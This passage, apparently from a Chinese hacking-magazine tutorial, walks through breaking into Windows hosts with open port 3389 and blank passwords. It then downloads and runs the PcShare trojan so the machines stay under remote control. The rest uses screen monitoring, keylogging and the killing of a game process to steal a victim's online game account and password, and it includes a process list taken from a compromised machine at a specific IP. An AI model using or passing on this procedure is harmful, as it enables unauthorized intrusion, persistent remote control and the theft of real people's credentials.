



图4

更新网页文件，把生成的服务端上传到空间中。利用空口令登录刚才那些扫到3389端口的主机，复制好服务端的下载地址，在肉鸡的地址栏中粘贴下载地址执行，在弹出的下载窗口中点击“运行”（图5），下载完成后弹出的安全警告窗口选择“运行”（图6），木马就成功执行了。现在无论对方重启与否，都能用Pcshare控制他了。


图5


图6

通过这个方法我们应该捉到不少肉鸡了，随便找一个玩网游的肉鸡演示一下怎么利用键盘监控盗取网游帐号。使用“屏幕监控”查看对方的屏幕，看看对方正在玩什么游戏。找到了一个玩魔兽世界的主机，一看屏幕发现对方正在Raid黑龙公主，就不给人家捣乱了，最后截了一个推倒黑龙的图让大家LOOK一下（图7）。




图7

我选定的目标是一个玩征途的肉鸡，今天就盗这个套用传奇的系统、魔兽的界面，却号称中国第一2D网游的帐号（图8）。

首先开启“键盘监控”，然后打开“进程管理”结束掉征途的进程（图9），等对方再登录游戏时就会记录到帐号和密码（图10，11，12）。




图8

PcShare进程管理-221.217.043.227:27144

文件(F)　编辑(E)

进程ID	线程数量	进程级别	执行文件
0	2	0	[System Process]
4	70	8	System
488	3	11	\SystemRoot\System32\smss.exe
536	11	13	\??\C:\WINDOWS\system32\csrss.exe
560	28	13	\??\C:\WINDOWS\system32\winlogon.exe
604	16	9	C:\WINDOWS\system32\services.exe
616	18	9	C:\WINDOWS\system32\lsass.exe
756	4	8	C:\WINDOWS\system32\Ati2evxx.exe
772	15	8	C:\WINDOWS\system32\svchost.exe
844	8	8	C:\WINDOWS\system32\svchost.exe
884	68	8	C:\WINDOWS\System32\svchost.exe
984	6	8	C:\WINDOWS\system32\svchost.exe
1020	16	8	C:\WINDOWS\system32\svchost.exe
1156	12	8	C:\WINDOWS\system32\spoolsv.exe
1564	3	8	C:\WINDOWS\system32\Ati2evxx.exe
1612	12	8	C:\WINDOWS\Explorer.exe
1684	1	8	C:\WINDOWS\system32\Rundll32.exe
1740	0	8	KAVSVC.EXE
1776	2	8	C:\Program Files\ATI Technologies\ATI Control Panel\atiptaxx.exe
1784	1	8	C:\WINDOWS\SOUNDMAN.EXE
1792	1	8	C:\WINDOWS\system32\rundll32.exe
1808	1	8	C:\Program Files\FarStone\VirtualDrive\VDTask.exe
1840	4	8	C:\Program Files\Common Files\Real\Update_OB\realsched.exe
1896	2	8	C:\WINDOWS\system32\rundll32.exe
460	0	8	KAV.EXE
540	1	8	C:\WINDOWS\system32\ctfmon.exe
740	2	8	C:\Program Files\Google\Google Desktop Search\GoogleDesktop.exe
932	5	8	C:\WINDOWS\system32\rundll32.exe
1184	6	8	C:\WINDOWS\System32\alg.exe
280	3	8	C:\Program Files\Google\Google Desktop Search\GoogleDesktopInde...
2400	4	8	C:\Program Files\Google\Google Desktop Search\GoogleDesktopCraw...
2408	1	8	C:\Program Files\Google\Google Desktop Search\GoogleDesktopQQPl...
2912	20	8	C:\Program Files\Thunder Network\Thunder\Thunder.exe
912	9	8	D:\征途\data\zhengtu.dat

图9




图10

